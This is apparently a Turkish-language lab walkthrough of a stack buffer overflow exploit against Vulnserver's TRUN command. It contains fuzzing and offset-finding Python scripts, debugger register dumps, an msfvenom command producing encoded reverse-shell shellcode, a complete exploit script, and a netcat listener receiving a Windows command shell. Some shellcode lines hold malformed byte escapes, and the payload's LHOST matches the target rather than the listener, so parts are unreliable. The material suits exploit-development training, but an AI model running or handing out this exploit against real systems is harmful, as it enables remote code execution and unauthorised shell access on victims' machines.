GNU nano 2.2.6

File: vs-eipl

```
#!/usr/bin/python
import socket
server = '192.168.116.139'
sport = 9999
prefix = 'A' * 1000
chars = ''
for i in range(0x30, 0x35):
    for j in range(0x30, 0x3A):
        for k in range(0x30, 0x3A):
            chars += chr(i) + chr(j) + chr(k) + 'A'
attack = prefix + chars
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

[22:05:05] Access violation when executing [35324131] -

Hex	Character	
---	-----	
35	5	48A149A150A151A152A153A154A
32	2	68A169A170A171A172A173A174A
41	A	88A189A190A191A192A193A194A
31	1	08A209A210A211A212A213A214A
		228A229A230A231A232A233A234A
		248A249A250A251A252A253A254A
		268A269A270A271A272A273A274A
		288A289A290A291A292A293A294A
		308A309A310A311A312A313A314A
		328A329A330A331A332A333A334A

i386 platformunda değerler tersten okunur.

251 x 4 + 2 fazladan byte daha var.

1000 byte daha A karakteri var. Toplam 2006 byte.

Immunity Debugger ile programın test edilmesi...

```
#!/usr/bin/python
import socket
server = '192.168.116.139'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
padding = 'F' * (3000 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

```
[22:40:57] Access violation when executing [45444342]
Registers (FPU)
EAX 019AF200 ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 005855B4
EDX 00000000
EBX 0000000C
ESP 019AF9E0 ASCII "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 45444342
C 0 ES 0023 32bit 0(FFFFFF)
P 1 CS 001B 32bit 0(FFFFFF)
A 0 SS 0023 32bit 0(FFFFFF)
Z 1 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 7FFDE000(4000)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          3 2 1 0   E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Kontrol etmek amacı ile 2006 byte A karakterinden sonra BCDE karakterlerini de ekleyerek çalıştığımızda BCDE değerini döndürmektedir.



Artık saldırımı için gerekli kodu yazabilirim...

- Bunun için kali tarafında bize komut istemi açtırtmayı sağlayacak bir betik yazmalıyız. Gereken kodumuz:

```
root@volk:~/Desktop/buff_dosya# msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=192.168.116.139 LPORT=443 -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
```

Payload size: 351 bytes
buf = ""
buf += "\xb8\xb6\xcc\xcc\x52\xda\xca\xd9\x74\x24\xf4\x5b\x31"
buf += "\xc9\xb1\x83\xc3\x04\x31\x43\x0e\x03\xf5\xc2\x2e"
buf += "\xa7\x05\x32\x2c\x48\xf5\xc3\x51\xc0\x10\xf2\x51\xb6"
buf += "\x51\x5\x61\xbc\x37\x4a\x09\x90\x3\xd9\x7f\x3d\xc4"
buf += "\x6a\x35\x1b\xeb\x6b\x66\x5f\x6a\xe8\x75\x8c\x4c\xd1"
buf += "\xb5\xc1\x8d\x16\xab\x28\xdf\xcf\xa7\x9f\xcf\x64\xfd"
buf += "\x23\x64\x36\x13\x24\x99\x8f\x12\x05\x0c\x9b\x4c\x85"
buf += "\xaf\x48\xe5\x8c\xb7\x8d\xc0\x47\x4c\x65\xbe\x59\x84"
buf += "\xb7\x3f\xf\xe9\x77\xb2\x07\x2e\xbf\x2d\x72\x46\xc3"
buf += "\xd0\x85\x9d\xb9\x0e\x03\x05\x19\xc4\xb3\xe1\x9b\x09"
buf += "\x25\x62\x97\xe6\x21\x2c\xb4\xf9\xe6\x47\xc0\x72\x09"
buf += "\x87\x40\x0\x2e\x03\x08\x92\x4f\x12\xf4\x75\x6f\x44"
buf += "\x57\x29\xd5\x0f\x7a\x3e\x64\x52\x13\xf3\x45\x6c\xe3"
buf += "\x9b\xde\x1f\xd1\x04\x75\xb7\x59\xcc\x53\x40\x9d\xe7"
buf += "\x24\xde\x60\x08\x55\xf7\xa6\x5c\x05\x6f\x0e\xdd\xce"
buf += "\x6f\xaf\x08\x40\x3f\x1f\xe3\x21\xef\xdf\x53\xca\xe5"
buf += "\xe8c\xea\x06\x3a\xa5\x81\xfd\xad\x0a\xfd\x89\xaa"
buf += "\xe3\xfc\x71\xb8\x48\x89\x97\xd0\xbe\xdc\x00\x4d\x26"
buf += "\x45\xda\xec\x7\x53\x7\x2f\x23\x50\x58\xe1\xc4\x1d"
buf += "\x4a\x96\x24\x68\x30\x31\x3a\x46\x5c\xdd\xaa\x0d\x9c"
buf += "\xa8\xd1\x99\xcb\xfd\x24\xd0\x99\x13\x1e\x4a\xbf\xe9"
buf += "\xc6\xb5\x7b\x36\x3b\x82\xbb\x07\x1f\x94\x05\x87"
buf += "\x1b\xc0\xd9\xde\xf5\xbe\x9f\x88\xb7\x68\x76\x66\x1e"
buf += "\xfc\x0f\x44\xa1\x7a\x10\x81\x57\x62\xa1\x7c\x2e\x9d"
buf += "\x0e\xe9\xa6\xe6\x72\x89\x49\x3d\x37\xb9\x03\x1f\x1e"
buf += "\x52\xca\xca\x22\x3f\xed\x21\x60\x46\x6\xc3\x19\xbd"
buf += "\x6e\xa6\x1c\xf9\x28\x5b\x6d\x92\xdc\x5b\xc2\x93\xf4"

Artık saldırısı için gerekli kodu yazabiliriz...

```
#!/usr/bin/python
import socket
server = '192.168.116.139'
sport = 9999
prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
buf = ""
buf += "\xbf\x5b\xe6\x82\x11\xd9\xee\xd9\x74\x24\xf4\x5e\x2b"
buf += "\xc9\xb1\x52\x31\x7e\x12\x03\x7e\x12\x83\x9d\xe2\x60"
buf += "\xe4\xdd\x03\xe6\x07\x1d\xd4\x87\x8e\xf8\xe5\x87\xf5"
buf += "\x89\x56\x38\x7d\xdf\x5a\xb3\xd3\xcb\xe9\xb1\xfb\xfc"
buf += "\x5a\x7f\xda\x33\x5a\x2c\x1e\x52\xd8\x2f\x73\xb4\xe1"
buf += "\xff\x86\xb5\x26\x1d\x6a\xe7\xff\x69\xd9\x17\x8b\x24"
buf += "\xe2\x9c\xc7\xa9\x62\x41\x9f\xc8\x43\xd4\xab\x92\x43"
buf += "\xd7\x78\xaf\xcd\xcf\x9d\x8a\x84\x64\x55\x60\x17\xac"
buf += "\xa7\x89\xb4\x91\x07\x78\xc4\xd6\xa0\x63\xb3\x2e\xd3"
buf += "\x1e\xc4\xf5\xa9\xc4\x41\xed\x0a\x8e\xf2\xc9\xab\x43"
buf += "\x64\x9a\xa0\x28\xe2\xc4\xa4\xaf\x27\x7f\xd0\x24\xc6"
buf += "\xaf\x50\x7e\xed\x6b\x38\x24\x8c\x2a\xe4\x8b\xb1\x2c"
buf += "\x47\x73\x14\x27\x6a\x60\x25\x6a\xe3\x45\x04\x94\xf3"
buf += "\xc1\x1f\xe7\xc1\x4e\xb4\x6f\x6a\x06\x12\x68\x8d\x3d"
buf += "\xe2\xe6\x70\xbe\x13\x2f\xb7\xea\x43\x47\x1e\x93\x0f"
buf += "\x97\x9f\x46\x9f\xc7\x0f\x39\x60\xb7\xef\xe9\x08\xdd"
buf += "\xff\xd6\x29\xde\xd5\x7e\xc3\x25\xbe\x40\xbc\x51\xb8"
buf += "\x29\xbf\x99\xc5\x12\x36\x7f\xaf\x74\x1f\x28\x58\xec"
buf += "\x3a\x2\xf9\xf1\x90\xcf\x3a\x79\x17\x30\xf4\x8a\x52"
buf += "\x22\x61\x7b\x29\x18\x24\x84\x87\x34\xaa\x17\x4c\xc4"
buf += "\xa5\x0b\xdb\x93\xe2\xfa\x12\x71\x1f\xa4\x8c\x67\xe2"
buf += "\x30\xf6\x23\x39\x81\xf9\xaa\xcc\xbd\xdd\xbc\x08\x3d"
buf += "\x5a\xe8\xc4\x68\x34\x46\xa3\xc2\xf6\x30\x7d\xb8\x50"
padding = 'F' * (3000 - 2006 - 4 - 16 - len(buf))
attack = prefix + eip + nopsled + buf + padding
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

TCP/UDP bağlantı ve dinleme

- Terminalde nc yi çalıştırıyoruz.

```
root@volk:~# nc -nlvp 443
listening on [any] 443 ...
```

```
root@volk:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.116.134] from (UNKNOWN) [192.168.116.139] 49182
Microsoft Windows [S0rum 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.
```

```
C:\Users\Volkan\Desktop\vulnserver>whoami
whoami
win-92g49k1rlqv\volkan
```

```
C:\Users\Volkan\Desktop\vulnserver>
```



SORULAR...???

